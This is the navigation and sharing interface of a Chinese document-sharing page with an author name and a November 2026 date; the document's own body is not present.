
毛林
2026年11月15日 18:42
转发文档
收藏文档
上一篇
下一篇
评论(0)
登录
后可发表评论
还没有评论,来抢沙发~
手机扫码
复制链接
手机扫一扫转发分享
复制链接
Markdown文件
Word文档
PDF文档(打印)
分享
链接
类型
密码
更新密码
还没有评论,来抢沙发~